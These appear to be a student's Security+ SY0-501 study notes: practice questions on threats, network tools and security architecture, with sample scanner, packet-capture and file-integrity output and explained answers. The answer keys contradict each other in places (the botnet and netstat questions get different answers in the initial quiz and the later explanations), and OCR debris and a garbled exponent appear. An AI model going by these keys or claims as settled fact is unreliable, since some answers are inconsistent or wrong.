Sec+ 501 Crowmwell Notes

INTIAL QUIZ

2. Last week, Susan, a staff member in the Human Resources department, did a Google search and clicked on one of the links on the first page of results. That took her to a strange page. She went back, realized she had misspelled her search, corrected that, and found what she needed. Today she logged on to her bank site from work and noticed some mysterious transfers from her account to a bank in Eastern Europe. What has happened?
   A. Clickjacking
   B. Ransomware
   C. Crimeware
   D. Extortionware
   E. Spyware

3. Management has decided that they want wireless security, but they don't have the resources to do key management and maintain certificates. What should they use?
   A. WEP
   B. WAP
   C. WPA
   D. WPA/2-E
   E. WPS

6. News reports tell of a major DDoS against a famous company. You receive a letter from your ISP saying that your home computer is sending malicious Linux-sourced traffic. But you don't own a Linux computer, in fact you don't own *any* computer. Your home electronics are limited to a smart TV with a Blu-ray player and a DVR. What has happened?
   A. Nothing, your ISP is wrong
   B. RAT
   C. BOT
   D. Trojan

7. Gina has been asked by her manager to set up wireless connectivity for the new software development team. They will be working in a small remote facility. What would be the best choices? ***Select two.***
   A. Fat
   B. Thin
   C. Controller-based
   D. Standalone

8. Management wants to use a security framework that is designed to bridge the gap between management and technical groups in order to quantitatively analyze and control risk, focusing on identifying the maturity of processes and establishing sound metrics. What do you recommend?
   A. ISO 27001 and 27002
   B. NIST RMF
   C. COBIT
   D. COVID

9. Users are reporting that they can't access the financial department's secure web page. The following command output is observed. What is wrong?

```
$ netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0      0 10.138.0.3.22         184.16.205.240.50966   ESTABLISHED
tcp4       0      0 127.0.0.1.9000        127.0.0.1.37632        TIME_WAIT
tcp4       0      0 127.0.0.1.11628       127.0.0.1.9000         TIME_WAIT
tcp4       0      0 127.0.0.1.12042       127.0.0.1.9000         TIME_WAIT
tcp4       0      0 10.138.0.3.80         130.15.4.209.46944     TIME_WAIT
tcp4       0      0 10.138.0.3.80         46.229.168.70.15234    TIME_WAIT
tcp4       0      0 10.138.0.3.80         173.187.65.22.50598    ESTABLISHED
tcp4       0      0 10.138.0.3.80         212.3.84.1.55989       ESTABLISHED
tcp4       0      0 10.138.0.3.80         212.3.84.1.55987       ESTABLISHED
tcp4       0      0 10.138.0.3.80         212.3.84.1.55988       TIME_WAIT
tcp4       0      0 10.138.0.3.80         212.3.84.1.55986       TIME_WAIT
tcp4       0      0 *.80                  *.*                    LISTEN
tcp4       0      0 127.0.0.1.9000        *.*                    LISTEN
tcp4       0      0 *.22                  *.*                    LISTEN
tcp4       0      0 127.0.0.1.25          *.*                    LISTEN
udp4       0      0 127.0.0.1.123         *.*
udp4       0      0 10.138.0.3.123        *.*
udp4       0      0 *.123                 *.*
udp4       0      0 *.514                 *.*
```

A. The web server is down
B. The server is up but its web service isn't running
C. The certificate is expired
D. The certificate has been revoked
E. HTTPS isn't enabled
F. A firewall is blocking connections

14. The company's software development, customer service, and order processing operations are based at three separate facilities. Top management has determined that if there were a massive outage at the sales site, the customer service facility would best be able to assist sales operations. Which of these are they advocating?

A. Tabletop exercises
B. Walk-through exercises
C. Failover
D. Alternate processing sites
E. Alternate business practices

ANSWERS: 2. C 3.C 6. B 7. A,D 8. C 9. D 14. D

DOMAIN 1 – THREATS AND VULNS

2. Liz is a security analyst for the IT department of a large university with a correspondingly large number of users. She has been investigating a sophisticated privilege escalation attack. She has determined that the attacker used an ordinary user account with a rather large user ID number. The attack changed that to a very low user ID number, associated with a highly privileged system account. Which of these did the attack utilize?
   A. Improper account configuration
   B. Memory leak
   C. Buffer overflow
   D. Integer overflow
   E. Race condition

8. You observe the following in the results of a security scan. What is this?

Channel	SSID
1	corpnet3
6	corpnet3
6	netgear
11	corpnet3

   A. Evil twin
   B. Rogue AP
   C. Bluesmacking
   D. Watering hole

9. Last week Ann, a staff member in the Human Resources department, did a Google search and clicked on one of the links on the first page of results. That took her to a strange page. She went back, realized she had misspelled her search, corrected that, and found what she needed. Today she logged on to her bank site from work and noticed some mysterious transfers from her account to a bank in Eastern Europe. What has happened?
   A. Clickjacking
   B. Ransomware
   C. Crimeware
   D. Extortionware
   E. Spyware

14. Mehmet, the database administrator, has discovered that a user has accidentally deleted an entire database table. What went wrong?
   A. Misconfigured account
   B. Untrained user
   C. Inadequate input validation
   D. Memory leak

15. News reports tell of a major DDoS against a famous company. Meanwhile, you receive a letter from your ISP saying that your home computer is sending malicious Linux-sourced traffic. But you don't own a Linux computer, in fact you don't own *any* computer. Your home electronics are limited to a smart TV with a Blu-ray player and a DVR. What has happened?
    A. Nothing, your ISP is wrong
    B. RAT
    C. BOT
    D. Trojan

17. Inga, a security analyst at a government agency, is inspecting the components of her operating system. She had identified what looks like a compatibility driver, but she suspects that it is being used by malware to monitor keystrokes and steal other data. If so, what malware technique has she discovered?
    A. Driver masquerading
    B. Shimming
    C. Driver refactoring
    D. Data flow manipulating

18. Alexandra is a White Hat penetration tester doing a Black Box attack. She is using software to automatically submit queries to the search form on a web page. What is she doing?
    A. Active reconnaissance
    B. Passive reconnaissance
    C. Open-source analysis
    D. Pivoting

19. Jermain has been trying to print a document on a nearby printer. It is operational, from time to time it produces a print job and someone from several offices down the hall arrives to collect their output. What is probably responsible? ***Select two***
    A. Bluesnarfing
    B. Bluesmacking
    C. Bluejacking
    D. Jamming
    E. Bluesniffing

20. Vladimir has written some malicious software that adds unneeded loops, NOPs, and other ineffectual code every time it is executed or spread to a new platform. What technique is he using?
    A. Refactoring
    B. Shimming
    C. Masquerading
    D. Modifying

Answers:

2.The idea is that the UID was so large that it rolled over MAX_INT (or the maximum integer representable in the programming language on that architecture). The Y2K problem was this in two base-ten digits. With unsigned integers on 32-bit hardware, not paying attention to this problem:

232 - 1 = 4,294,967,295

but:

4,294,967,295 + 1 = 0


Don't know too much! That makes it hard. CompTIA is probably posing their question in a 16-bit world, if not an 8-bit one.
8. ANS: B
9. Ans: C,The tipoff is transfers out of her bank account, which CompTIA associates with "crimeware". Clickjacking could have to do with how it happened, but the question asks you to name the event. Ransomware would be the answer if she was told to pay to recover her data from deletion or encryption, extortionware if she was told to pay to avoid the exposure of embarrassing information (which might be untrue), spyware would have to do with sensitive information being stolen. If you say "Yes, but if there was spyware that could lead to stealing her banking credentials, and that could lead to the transfers", you are building a more complicated answer.
14. The user shouldn't have been able to destroy the database table. Ans:A
15. Ans:C, Smart TVs, Blu-ray players, and DVRs all run Linux, although their owners rarely known this. They're based on rather old versions, usually with a 2.2.26 kernel from 2004, often with well-known default passwords, and with no way to patch or reconfigure it. It has become a 'bot or zombie in a DDoS attack. Yes, the perpetrator is controlling it, but not doing any RAT-like abuse (collecting data from your house, interacting with you), and they didn't have to tempt you with a Trojan to get in. My guess would be that your router has PnP or Plug-and-Play turned on, and they connected in — the Mirai botnet did exactly this, with huge numbers of IoT devices running Telnet service with a known default password. Yes, the premise of this question seems strange, you get a letter at home, but questions very much like this are in the pool. I got two or three questions set at home, one very similar to this.
17. Driver shimming can be legitimately used to make an older 32-bit driver compatible with a 64-bit operating system. However, malicious software can masquerade as a legitimate shim.
18. It is active, not passive, because her software is sending inputs and interacting with the web server. It isn't open-source because Black Box implies the opposite. Pivoting means breaking into one system, using it as a foothold to attack other systems inside. Ans: A
19. B,D "Bluesmacking" is a made-up alternative term for jamming Bluetooth radio signals. Jermain is sitting close enough to normally be in

range of Bluetooth. People down the hall must be using different technology to send their print jobs.

20. A, Refactoring adds unneeded loops, NOPs, and other ineffectual code every time it is executed or spread to a new platform.

DOMAIN 2 – TECH AND TOOLS

1. Decide where things go.



3. Gina has been asked by her manager to set up wireless connectivity for the new software development team. They will be working in a small remote facility. What would be the best choice? *Pick two.*
   A. Fat
   B. Thin
   C. Controller-based
   D. Standalone

4. Users are reporting that they can't access the financial department's secure web page. The following command output is observed. What is wrong?

```
$ netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0      0 10.138.0.3:22         184.16.205.240:50966   ESTABLISHED
tcp4       0      0 127.0.0.1:9000        127.0.0.1:37632        TIME_WAIT
tcp4       0      0 127.0.0.1:11628       127.0.0.1:9000         TIME_WAIT
tcp4       0      0 127.0.0.1:12042       127.0.0.1:9000         TIME_WAIT
tcp4       0      0 10.138.0.3:80         130.15.4.209:46944     TIME_WAIT
tcp4       0      0 10.138.0.3:80         46.229.168.70:15234    TIME_WAIT
tcp4       0      0 10.138.0.3:80         173.187.65.22:50598    ESTABLISHED
tcp4       0      0 10.138.0.3:80         212.3.84.1:55989       ESTABLISHED
tcp4       0      0 10.138.0.3:80         212.3.84.1:55987       ESTABLISHED
tcp4       0      0 10.138.0.3:80         212.3.84.1:55988       TIME_WAIT
tcp4       0      0 10.138.0.3:80         212.3.84.1:55986       TIME_WAIT
tcp4       0      0 *:80                  *.*                    LISTEN
tcp4       0      0 127.0.0.1:9000        *.*                    LISTEN
tcp4       0      0 *:22                  *.*                    LISTEN
tcp4       0      0 127.0.0.1:25          *.*                    LISTEN
udp4       0      0 127.0.0.1:123         *.*
udp4       0      0 10.138.0.3:123        *.*
udp4       0      0 *:123                 *.*
udp4       0      0 *:514                 *.*
```

A. The web server is down
B. The server is up but its web service isn't running
C. The certificate is expired
D. The certificate has been revoked
E. HTTPS isn't enabled
F. A firewall is blocking connections

5. You observe this data.

```
11:43:57.293662 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 5331, seq 1, length 64
11:43:57.294143 IP 192.168.1.7 > 192.168.1.1: ICMP echo reply, id 5331, seq 1, length 64
11:43:58.294308 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 5331, seq 2, length 64
11:43:58.294730 IP 192.168.1.7 > 192.168.1.1: ICMP echo reply, id 5331, seq 2, length 64
11:43:59.322328 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 5331, seq 3, length 64
11:43:59.322645 IP 192.168.1.7 > 192.168.1.1: ICMP echo reply, id 5331, seq 3, length 6
```

Which tool or defensive measure was involved? ***Select two.***

A. Wireshark
B. ping
C. nmap
D. tcpdump
E. netstat
F. arp
G. ifconfig

‘Ip addr’ – command: ifconfig: outdated linux command

```
2: enp9s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default q
    link/ether 08:62:66:2c:ab:1c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global enp9s0
       valid_lft forever preferred_lft forever
    inet 192.168.1.2/24 brd 192.168.1.255 scope global secondary enp9s0
       valid_lft forever preferred_lft forever
    inet6 2601:249:4300:cb:a62:66ff:fe2c:ab1c/64 scope global dynamic mngtmpaddr
       valid_lft 345510sec preferred_lft 345510sec
    inet6 fe80::a62:66ff:fe2c:ab1c/64 scope link
       valid_lft forever preferred_lft forever
```

8. You observe this data.

```
Host is up (0.00031s latency).
rDNS record for 192.168.1.40: hplj4250n.kc9rg.org
Not shown: 993 closed ports
PORT      STATE SERVICE    VERSION
80/tcp    open  http       Virata-EmWeb 6.2.1 (HP LaserJet http config)
280/tcp   open  http       Virata-EmWeb 6.2.1 (HP LaserJet http config)
443/tcp   open  ssl/https?
515/tcp   open  printer
7627/tcp  open  http       HP-ChaiSOE 1.0 (HP LaserJet http config)
9100/tcp  open  jetdirect?
14000/tcp open  tcpwrapped
MAC Address: 00:12:79:DF:81:B1 (Hewlett Packard)
Device type: printer
Running: HP embedded
OS details: HP LaserJet 4250 (JetDirect) printer
Network Distance: 1 hop
Service Info: Host: 192.168.1.40; Device: printer
```

Which tool or defensive measure was involved?

A. Wireshark
B. ping
C. nmap
D. tcpdump
E. netstat
F. arp
G. ifconfig

11. You observe this command output.

```
Server:         192.168.1.3
Address:        192.168.1.3#53

** server can't find www.faasdfjh.com: NXDOMAIN
```

What is wrong?

A. DNS cache poisoning has happened
B. Your workstation cannot contact the nameserver
C. The domain faasdfjh.com does not exist
D. There is no host named www.faasdfjh.com

12. You observe this command output.

```
;; connection timed out; no servers could be reached
```

What is wrong?

A. DNS cache poisoning has happened
B. Your workstation cannot contact the nameserver
C. The domain does not exist
D. There is no host with the requested name

13. You observe this data.

```
[**] [122:1:0] (Web) Directory Traversal [**] [Priority: 2] 07/05-12:15:41.483293
192.168.3.7 -> 192.168.1.1:80 PROTO:255 TTL:0 TOS:0x0 ID:3253 IpLen:20 DgmLen:1501
```

Which tool or defensive measure was involved?

A. NIDS
B. NIPS
C. HIDS
D. HIPS

14. You observe this data.

```
An unapproved executable attempted to run and was prevented.
The action was stopped and logged.
Location: c:\Program Files\Chromium Browser\Chrome.exe
    User: Elon
   Cause: Policy setting for unapproved software
```

Which tool or defensive measure was involved?

A. File integrity check
B. Antivirus
C. Blacklisting
D. Whitelisting
E. DLP
F. DEP

15. Julie, a network engineer, has been informed by management that they want to deploy network security technology that uses OSI layers 4 through 7 to authenticate, authorize, and audit Internet activity. To reduce the load on help desk personnel, this must require little to no browser or other application reconfiguration. What should she recommend?

A. SIEM
B. 802.1x
C. Transparent proxy
D. Load balancer

17. James, a programmer, is looking at the logs of his WAP in his home. He notices an unknown device that has been accessing it. What countermeasure should he use?

A. 802.1x
B. NAC and certificates
C. MAC filtering
D. Faraday cage
E. RADIUS and EAP

Answers:

1. Fill in the blanks

WAF on web server.

DLP on firewall. In a later quiz I say DLP goes either at a perimeter firewall or on endpoints, or workstations. But we have just two. Putting DLP on just one or two workstations is wrong. The idea is really "On what type of place does this go?", it's all or none. I don't have two workstations, or two border firewalls, so I picked firewall and file server on the exam, and I think it was graded as correct.

DLP on file server.

3 802.1x on 3 switches.

ACL on router.

Rules on firewall.


RADIUS on spare server.

4.
Read the output. There are multiple TCP services, all with either 127.0.0.1 (localhost), or 10.138.0.3 (apparently the Ethernet interface address), or "*" (meaning "on all interfaces") in the "Local Address" column, and some of those are less than 1024 (22, 80, 25, 123, 514). The "Foreign Address" column has a variety of IP addresses at high-number ports. So, this command ran on the server. Now look at the listening TCP services: just 22 (SSH), 25 (SMTP), 80 (HTTP), and whaever that it on TCP/9000. So the server OS is running, and it is running HTTP, but it is not running HTTPS. One small omission in the web server configuration file. Ans: E
5. That's the output from tcpdump, which you could also get by saving Wireshark output to a text file (or running the text-output version, tshark). Yes, a ping command was running to generate this traffic, but its output is different. Ans: A,D
8. State, Service, Ports, Version ANS: C , network scanner

11. "NXDOMAIN" means "non-existent domain". There won't be a host within that domain, but the output is telling us that the entire domain does not exist. Ans: C
12. The servers it's talking about are DNS nameservers. Ans: B
13. This is Snort output, it has detected 192.168.3.7 attempting a directory traversal attack (asking for "../../../something") against the server 192.168.1.1 via HTTP on TCP/80.

Unless this triggered something else that we don't see here, there was no prevention, just detection of network traffic. Ans: A
14. It was not on the approved list, so it was blocked. Ans: D
15. C
17. The first two and last are all aspects of the same thing, which you could do on a Raspberry Pi (assuming his home WAP has the capability). However, MAC filtering is the imperfect but reasonable answer. Yes, I got a question about WAP logs at home.

DOMAIN 3 – ARCHITECTURAL DESIGNS



2. Management wants to use a security framework that is designed to bridge the gap between management and technical groups in order to quantitatively analyze and control risk, focusing on identifying the maturity of processes and establishing sound metrics. What do you recommend?
   A. ISO 27001 and 27002
   B. NIST SP 800-37 RMF
   C. COBIT
   D. COVID

3. Which of these can you put in a boot script to prevent MitM?
   A. `nmap -sS -sV -T5 192.168.12.72`
   B. `arp -s 00:13:3B:12:6f:aa 192.168.12.72`
   C. `tcpdump -i eth0 host 192.168.12.72 or ether host 00:13:3b:12:6f:aa`
   D. `netstat -an`
   E. `ping 192.168.12.72`

4. You are examining records from a busy server that is critical to your organization's financial well-being. You find this:

```
LAST WEEK:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            71558dd386a50333ffb71c07ad904e9abd6792cf
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842

TODAY:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            9a4fb74ef00824d6e84785ad53d6fed364947778
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842
```

   What should you report to management?
   A. Everything seems to be fine.
   B. A user is violating the AUP.
   C. An intruder has gained administrative access and changed the system configuration.
   D. An intruder has gained administrative access and replaced operating system components, and we can no longer trust the operating system itself or any programs installed there.

5. You are examining records from a busy server that is critical to your organization's financial well-being. You observe the following:

```
LAST WEEK:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            71558dd386a50333ffb71c07ad904e9abd6792cf
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842

TODAY:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            7c6fa9266a5abfa03d685ea7f7164393c984b710
/etc/shadow:            9a4fb74ef00824d6e84785ad53d6fed364947778
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842
```

What should you report to management?

A. Everything seems to be fine.
B. A user is violating the AUP.
C. An intruder has gained administrative access and changed the system configuration.
D. An intruder has gained administrative access and replaced operating system components, and we can no longer trust the operating system itself or any programs installed there.

6. You are examining records from a busy server that is critical to your organization's financial well-being. You observe this:

```
LAST WEEK:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            71558dd386a50333ffb71c07ad904e9abd6792cf
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842

TODAY:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            71558dd386a50333ffb71c07ad904e9abd6792cf
/etc/ssh/sshd_config:   9c5bbcbdc2994a9835b8804b9ffa699935715a34
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842
```

What should you report to management?

A. Everything seems to be fine.
B. A user is violating the AUP.
C. An intruder has gained administrative access and changed the system configuration.
D. An intruder has gained administrative access and replaced operating system components, and we can no longer trust the operating system itself or any programs installed there.

7. You are examining records from a busy server that is critical to your organization's financial well-being. You observe this:

```
LAST WEEK:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   d6328ceea77c930e853da08b494c71ad2f8f9b47
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            71558dd386a50333ffb71c07ad904e9abd6792cf
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842

TODAY:
/boot/grub/grub.cfg:    6c3209882734351aa672d3f222bb382267c22ad4
/boot/vmlinuz-4.13.0:   cfc34c90281bbed47540c6288ec975a4602ee3df
/etc/passwd:            02f727aaabab9c2963092ba3d7f3543980fef790
/etc/shadow:            71558dd386a50333ffb71c07ad904e9abd6792cf
/etc/ssh/sshd_config:   5a960d6641b42ff8f9e947e218b371b2ad12a728
/bin/ls                 b79f70b18538de0199e6829e06b547e079df8842
```

What should you report to management?

A. Everything seems to be fine.
B. A user is violating the AUP.
C. An intruder has gained administrative access and changed the system configuration.
D. An intruder has gained administrative access and replaced operating system components, and we can no longer trust the operating system itself or any programs installed there.

8. Management has decided that they want wireless security, but they don't have the resources to do key management and maintain certificates. What should they use?

A. WEP
B. WAP
C. WPA
D. WPA2 Enterprise
E. WPS

9. Management has decided to use geo-fencing to restrict mobile device operation to company premises. Which technology should you select?

A. BYOD
B. COPE
C. CYOD
D. BODE

10. Lori's manager, Brian, has just returned from a board meeting where it was announced that the company would be deploying Infrastructure as a Service. Brian didn't know what that was, and was embarrassed to ask. Which is the best explanation of what it will involve?

A. Logical rather than physical network isolation
B. Air gaps
C. Virtualization
D. Subcontracting

13. Dorothy, the software development manager, needs development and testing platforms for her programmers. However, she doesn't want to have to buy server hardware, or cross-train programmers to be system administrators. Which cloud solution could solve her problem?
    A. IaaS
    B. IDaaS
    C. PaaS
    D. SaaS

14. Maria, a security analyst, was about to boot a suspect system with a Kali Linux DVD. Her manager stopped her, saying that she mustn't modify the computer's operating system or data. She explained that it was safe, it would load an operating system into RAM and treat everything on disk as read-only data, because it's:
    A. Non-modification boot
    B. Live boot
    C. Transparent boot
    D. Ephemeral boot

15. Suheb, the IT department manager, needs to be able to assess organizational security at any time, and identify issues before they become big problems. Which should he use?
    A. Monthly audits
    B. Continuous monitoring
    C. Continuous improvement
    D. Baseline analysis

16. Chuck, a network engineer, needs to compartmentalize traffic flow on the Intranet, and authenticate each connected endpoint device. What should he use? ***Select two.***
    A. NAC
    B. DLP
    C. 802.3
    D. VLAN

18. Akio, a systems engineer, needs to implement a technical defense that verifies the validity of the operating system itself before booting the system. He hopes this will solve the problem of root kits and other kernel modification. What should he use?
    A. Anti-malware scanning
    B. BIOS checks
    C. UEFI
    D. Trusted supply chain

Answers:

1.

4 cable locks with 4 laptops

Safe with signing keys (these would be stored on optical discs or USB sticks)

Locking cabinet with WAP. (CompTIA says "locking cabinet" where I would say "equipment rack with locking doors", and yes, enclosing a WAP inside a metal cabinet makes no sense)

Card-swipe lock with door from lobby to business office. From public (sort of) area to business area.

Biometric lock with door from business office to server room. Most sensitive door, it gets the best lock.

Video camera in server room.

Captive portal with lobby.

2.

The first three are all frameworks, but the tip-off is maturity of processes and metrics, which links it to COBIT. ISO 27001 is an international standard for cybersecurity, and 27002 is best-practice guidance on how to achieve it. It would have been the answer if you were asked for an internationally recognized formally auditable standard for cybersecurity. NIST Special Publication 800-37 is the U.S. Government's standard for a Risk Management Framework. It would have been the answer if you were asked for an RMF required for the government (when you see just "the government" think "US Federal Government), or one that could easily (meaning for free versus very expensive ISO documents) usable by anyone world-wide.

Something that might be a tipoff is the overly obvious wrong choice COVID. It's probably there to distract you, tempt you away from the correct answer COBIT. An absurdly wrong choice very similar to something else might suggest that the similar one is correct.

3. That arp syntax sets up static ARP, it's that same syntax on Windows, Linux, MacOS, BSD, and probably other places. Static ARP isn't at all practical, but it could prevent MitM connection hijacking with ARP spoofing.
4. The file /etc/shadow changed, but we expect this. It will change every time a user changes their password. Apparently "busy" implies enough users that we caught someone changing their password between yesterday's and today's Tripwire run. Ans: A

5. Both /etc/shadow and /etc/passwd changed. You probably added a new user, adding one new line to each file. Or maybe you modified a user (changing passwd) and coincidentally someone changed their password (changing shadow). Again, no worry. Ans: A
6. Intrusion! Someone has modified a system configuration file! See /etc/ssh/sshd_config. Ans: C
7. This is worst of all! Someone has replaced the file containing the kernel. Once you reboot after such a change, you are running the intruder's operating system. This is a sign of a root kit. Ans: D
